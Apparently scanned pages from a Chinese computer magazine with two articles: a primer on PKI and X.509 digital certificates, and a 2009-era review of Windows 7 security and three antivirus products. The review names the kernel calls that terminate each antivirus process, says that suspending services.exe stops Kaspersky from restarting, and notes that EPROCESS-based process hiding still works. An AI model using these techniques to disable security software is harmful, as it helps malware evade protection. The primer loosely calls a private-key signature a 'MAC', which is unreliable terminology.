数字证书在实现身份认证、加密传输等方面，起着非常关键的作用。例如在 SSL、SET 等安全协议通信时，数字证书用于通信双方进行身份认证，并且依靠数字证书和非对称加密算法加密传输数据，或者根据数字证书协商通信双方的共享密钥。文章中涉及的一些概念和解释，存在很多个人的理解，难免存在不足与疏漏，望大家提出指正。

PKI 介绍

提到数字证书，不得不先简单介绍一下 PKI 公钥体系。PKI 技术是信息安全技术的核心，也是电子商务的关键和基础技术。PKI——公钥基础设施（Public Key Infrastructure），是一种遵循既定标准的管理平台，能够为所有网络应用提供加密和数字签名等密码服务及所必需的密钥和证书管理体系。简单来说，PKI 就是利用公钥理论和技术建立的提供安全服务的基础设施。PKI 一般体系如图 1 所示，构建实施一个 PKI 系统也是围绕这些部分来进行的。




图 1　PKI 体系图

在我看来，PKI 提供的是一个标准的安全体系保障，其中最重要的是认证机构，也就是我们常说的 CA（Certificate Authority）组件。CA 的实现前提是：必须保证 CA 是绝对可信，也就是常说的可信第三方这个概念。PKI 整个信任体系都建立在至少存在一个可信第三方的基础上。所以，CA 是 PKI 的核心执行机构，由 CA 签发的数字证书是 PKI 体系的核心元素。CA 的组成根据不同应用有所区别，但是 CA 的职责一定包括：

1）验证并标示证书申请者的身份，签发数字证书。签发的数字证书中必须保证：证书标识的唯一性，签名证书的安全性，证书的有效期等问题，保证申请者拿到的数字证书在应用中是可信的。

2）日志记录数字证书的签发，管理数字证书。CA 服务器必须保证所签发的数字证书可以进行检索（常采用 LDAP 协议）、更新、撤销、作废等操作，对签发的数字证书进行维护管理。

数字证书原理

PKI 所提供的所有安全服务：身份认证、数据完整性保证、数据加密、抗否认性等，都是围绕数字证书的运用展开的。对于数字证书的定义有很多，其本质我认为是：具有“权威性”的电子“信息”。这里的“信息”包含了用户在网络活动中用到的公钥，用户个人公开的信息。之所以称为这些信息称之为“权威性”，是因为信息的内容是相互绑定的，绑定关系是可信的，是可以验证的。通俗地说，数字证书在网络活动中的地位，相当于身份证在社会中的地位，如图 2 和图 3 所示。




图 2　数字证书信息

持有者（Subject）标
序列
公钥
有效期
签发者（Issuer）标
CA的数字签名

姓名
身份证号
照片
有效期
签发单
签发单位盖章、防伪标

图 3　数字证书与身份证对比

目前的应用中，数字证书都采用 X.509 标准，发展到现在是 V3 版，即通常说的 X.509 V3 证书，其格式如图 4 所示。




图 4　X.509 V3 数字证书格式

如果有人用记事本打开计算机上的证书，可能会发现数字证书有自己的编码方式：即 DER（二进制编码）和 PEM（Base64 编码），这两种编码都是不包含用户私钥的。而带有私钥的证书由 Public Key Cryptography Standards #12，即 PKCS#12 标准定义，包含了公钥和私钥的二进制格式的证书形式，可以装在计算机上。

数字证书应用分析

由上述可见，数字证书之所以能用于网络活动中的身份认证，数据完整性保证，数据加/解密等方面，跟它的设计密切相关。下面我们具体分析应用最广泛的两个方面——身份认证、数据加/解密与完整性验证。

1）身份认证

数字证书中包含了用户的个人信息和公钥，并且两者的绑定关系是可信的，经过可信第三方证明的。假设用户 A、B 正在进行网络通信，A 需要验证 B 的合法身份。A 得到了 B 的数字证书，首先验证这个证书的合法性。由于证书上带有 CA（可信第三方）的数字签名，即对整个证书信息作 Hash 消息摘要，然后用 CA 私钥加密签名。所以，证书内容是不可能被修改的，被非法用户修改后的证书签名是不匹配的，A 只需要用 CA 的公钥对签名做一次解密，然后验证证书的 Hash 消息摘要即可。接着，A 从证书中取出 B 的个人信息，确定 B 的身份，这样 A 对 B 的身份认证就完成了。

2）数据加/解密与完整性验证

数字证书中带有用户的公钥，当用户 A、B 在不安全的网络信道通信时，希望自己所发送的数据是加密的，并且只有对方能看见。首先，A 在本地随机生成一个大随机数充当会话密钥，然后用对称加密算法（DES、AES 等）加密传输数据。接着，A 用 B 的证书中包含的公钥加密这个随机数，拼接在数据后面。最后，A 用 Hash 算法，对整个数据作 Hash，并且利用自己的私钥进行加密签名（这就是消息认证码 MAC），放在数据包最后，发送给接收方 B。B 收到 A 的数据包后，首先利用 A 的证书验证消息认证码 MAC，这就保证了数据在传输过程的完整性。然后，用自己的私钥解密会话密钥后，得到 A 发送过来的信息。

整个过程就是我们常说的数字信封。其实，在 SSL、SET 等安全协议中，数字证书的应用跟上述类似。由上述分析，我们可以总结数字证书在网络中的通用模型，如图 5 所示。




图 5　数字证书应用模型

数字证书的分发和存储


数字证书整个应用体系中，必须保证两点：一是证书私钥的绝对保密性；二是证书公钥的可查性，或者说发行性。在用户申请证书的时候，CA 将证书分发给用户的途径有多种。第一种途径是带外分发（Out-of-band Distribution），即离线方式。例如在北京国税的证书项目中，密钥对是由软件运营商代替客户生成，证书也是由运营商代替客户从 CA 下载，然后 把私钥和下载的证书一起存储在软盘里，再交给用户的。这样做的好处是免去了用户上网下载证书的麻烦。第二种途径是带内分发（In-band distribution），即在线方式。用户从网上下载数字证书到自己的机器中，下载时，用户要向 CA 出示参考号和授权码，以向 CA 证明自己的身份。除了以上两种方式外，CA 还把证书集中放置在公共的数据库中公布，用户可以随用随查询随调用。

数字证书和私钥储存的介质有多种，可以存储在计算机硬盘、软盘、智能卡或 USBKey 里。这就有可能面临私钥泄露的危险，目前比较可靠的是 USBKey 的方式，将用户私钥透明地存放在硬件中，使用的时候在接口读入。为了防止 USBKey 被盗用，在证书应用系统中，还应该设计口令认证。

总　结

本文主要讲述了 PKI 体制及数字证书的基本原理和应用。个人认为，只有了解这些基础知识，才更能合理、充分地利用数字证书或其他密码学知识，解决网络中的安全接入、安全通信、隐私保护等问题。在后续的文章中，我还会介绍数字证书解析，数字证书签发等操作的具体编程实现。

前置知识：无
关键词：网管、系统安全、病毒防护



Windows 7 的系统安全与病毒防护

文/图 腾袭[灵之轨迹]

自 Windows 1.0 于 1985 年发布以来，距今已有 24 年了，如今的 Windows 已经发生了翻天覆地的变化。随着时代的发展以及病毒的肆虐，计算机的系统安全与防护越来越受到人们的重视。堪称迄今为止最华丽、最节能、运算效率最高、兼容性最好的 Windows 7 一出场，就倍受各大杀毒软件厂商的关注。同时，我们也在关注着 Windows 7 的安全性和稳定性。作为最新的操作系统之一，我们也期待着有最新的安全技术。

关于 Windows 7

看到这名字，大家可能大概会想到这是 Windows 的第 7 版本，但 Windows 7 虽然名为“7”，实际上只是 Windows Vista（NT 6.0）的升级版本 NT 6.1 而已（不过据微软 MSDN 网站上一个页面显示，Windows 7 的内核版本是 NT 7.0，可能会在日后更新吧）。而这一点正使得对 Vista 有所研究的各大反病毒软件厂商尝到了甜头，只需稍作修改，Windows 7 基本上就能很好地运行在 Windows Vista 上运行的杀毒软件。

自从 Windows XP SP2 开始，微软引入“安全中心”这个概念，到现在的 Windows Vista，通过微软提供的一些相关应用程序接口标准（API，Application Programming Interface），杀毒软件就可以与 Windows 安全中心进行通信，让系统获得杀毒软件的运行状态及相关数据。而在 Windows 7 中，安全中心被整合入“操作中心”（Action Center）的“安全”下的“病毒防护”（Virus Protection）中，这样便使得系统能对杀毒软件进行更有效的管理，如图 1 所示。

在 Windows 7 中还会对驱动文件进行完整性检查，相对于 Windows XP 来说是个极大的进步，大大地减少了由于程序调用错误的驱动文件而导致系统崩溃的可能，但同时也降低了驱动的加载速度，而且 Windows 7 的 64 位版本中还要检查驱动的数字签名，这将会使得系统更加安全与稳定了。




图 1

三大杀毒软件的测评

以下测试在 VMWare WorkStation 6.5.2 下 Windows 7 RTM Build 7600 32 位版本中完成。

1）瑞星全功能安全软件，程序版本 22.00.01.38

作为国内知名的反病毒软件厂商之一，瑞星全功能安全软件备受关注。本文主要针对其主动防御进行测试。一般情况下，非签名程序在启动过程中加载驱动，瑞星都会提示拦截。但如果程序启动完成之后再加载驱动瑞星就直接允许了，什么提示都没有，不知是不是因为怕增加对系统资源的占用。瑞星还有个缺陷，就是对病毒文件的判断，有一部分病毒文件没能检测出来。此外，本文还对其进程保护做了测试，发现可以通过在内核态（Ring0）下常用的结束进程的方法来结束其进程。不过刚结束完就又被 Windows 操作中心给重新创建了，只有再加上拦截进程创建才能完全把它控制住。不过瑞星对隐藏进程的检测也是不错的，能检测出通过修改 ActiveProcessLinks 来隐藏自身的进程。总之一句话，瑞星的进程保护、程序行为的监控和病毒的检测这几方面都应加以完善。

2）江民杀毒软件 KV2010，扫描引擎版本 13.00.900

江民杀毒软件素以强悍的进程保护为荣，这次也

不例外，就连在 Ring0 下调用 ZwTerminateJobObject 都结束不了其进程，但在 Ring0 下用内核函数 PspExitThread 可以结束。它虽然没有拦截程序的驱动加载，但对于病毒文件的判断机制却比瑞星强不少，有一部分瑞星没检测到的病毒都在第一时间清除掉了。其对隐藏进程的检测也是不错的，不过对于自身进程的隐藏却不予以提示。还有一点，就是江民杀毒软件会主动向 Windows 操作中心传递数据，如提醒更新之类的，而瑞星 2010 却没做到这一点。不过江民的卸载程序却没有太多的防护，不像瑞星还要求输入验证码。总体来说江民杀毒软件还是不错的，能及时拦截一些不安全的行为，但是不拦截驱动的加载又会给系统带来安全隐患。

3）卡巴斯基 Kaspersky Internet Security 2010，程序版本 9.0.0.736

通过对卡巴斯基中互交式防护的设置，卡巴斯基可以拦截程序的提权动作和程序启动过程中的驱动加载，并将之报告给用户，由用户选择是否允许。这种方式能给予系统较为完善的保护。卡巴斯基还会对自身的程序文件予以保护，我曾尝试在 Ring0 下删除其程序文件，但都失败了，估计还要恢复 Inline Hook 才能删掉。不过卡巴斯基的进程保护是较弱的，在 Ring0 中可以用 ZwTerminateJobObject 来结束，只是 Windows 操作中心能及时重新创建回来。如果把 Windows 服务和控制器应用程序的进程 services.exe 也一起结束掉的话，Windows 就会提示系统遇到问题，需要重启。但如果我们把 services.exe 进程暂停掉的话，卡巴斯基的进程就不会再被创建了。卡巴斯基最好的地方在于它的细节和界面，显得非常人性化，能给予用户更多的选择。虽然卡巴斯基也有不足之处，但也不愧为全球顶级的反病毒软件之一。

个人见解

随着 Windows 7 时代的来临，相对落后的 Windows XP 必然会逐渐退出市场，Windows 7 的系统安全愈发显得重要。基于目前 NT 6.1 不成熟，部分能在 Windows XP 中实现的安全技术在 Windows 7 无法通过相同的方法实现。

基本上现在通用的安全技术仍是利用函数钩子（Hook）来监视程序的活动和对自身的保护，现在一些所谓的行为监控、主动防御其实主要还是监控几个系统的关键位置和过滤几个关键函数。但这种机制并不是十分完善，许多杀毒软件都还没有考虑到更多有风险的行为，比如程序复制自身的时候；程序强制结束另一个程序的时候等等，我们是否应该询问一下用户，应不应该阻止，而一般杀毒软件只是检查对自己的程序有没有构成危害，没有危害就放过了，并没有从病毒的角度来思考这些行为。当然，为了更能体现出人性化，我们应为其增加相应的选项。

至于近几年几大杀毒软件厂商都喜欢的 SSDT Hook 技术，在 Windows 7 上没有太大的变动，只需稍稍修改函数的服务号就一样可以用了，但 SSDT Hook 实在太容易被发现了，也太容易被绕过了，早在几年前，高级一点的病毒就已经不玩 SSDT Hook 了，而采用 Inline Hook 技术。现在越来越多的杀毒软件也开始采用这种技术，如 Hook KiFastCallEntry 来实现对所有系统调用的过滤；Hook KeInsertQueueApc 来防止进程被结束等。当然，这也并不能说明 SSDT 不重要，它的存在必然是病毒和反病毒软件争夺系统控制权的热点之一。现在就连腾讯的一些游戏都用到 Inline Hook，我想反外挂也不用这么夸张吧。SSDT Hook 和 Inline Hook 一般都是在内核态（Ring0）下以驱动来进行，由于是对系统底层的直接访问，所以只要有一点错误都会导致 BSOD（Blue Screen Of Death），也就是蓝屏，而在用户态（Ring3）下出错一般只是应用程序崩溃而已。但因为在系统中调用的大部分函数都要经过内核中的函数，从而使得这种方式成为最好的病毒防御方式。

再来说说 Windows 7 中进程的隐藏，因为 Windows 7 下的 EPROCESS 结构没有太大地改变，只要改动一下偏移量就可以通过原来的方式实现进程隐藏，而微软自带的任务管理器又是一个“鸡肋工具”，对进程的隐藏毫无办法，这时我们就更有必要借助一些安全工具了。

现在来谈谈系统安全和病毒防护。为了保证安全软件不被恶意程序所破坏，我们必须优先保证安全软件自身的安全，主要就是保护自身的窗口不被发现、销毁；保护自身进程的安全、稳定；挂钩的函数不被恢复；保护自身文件不被删除等。

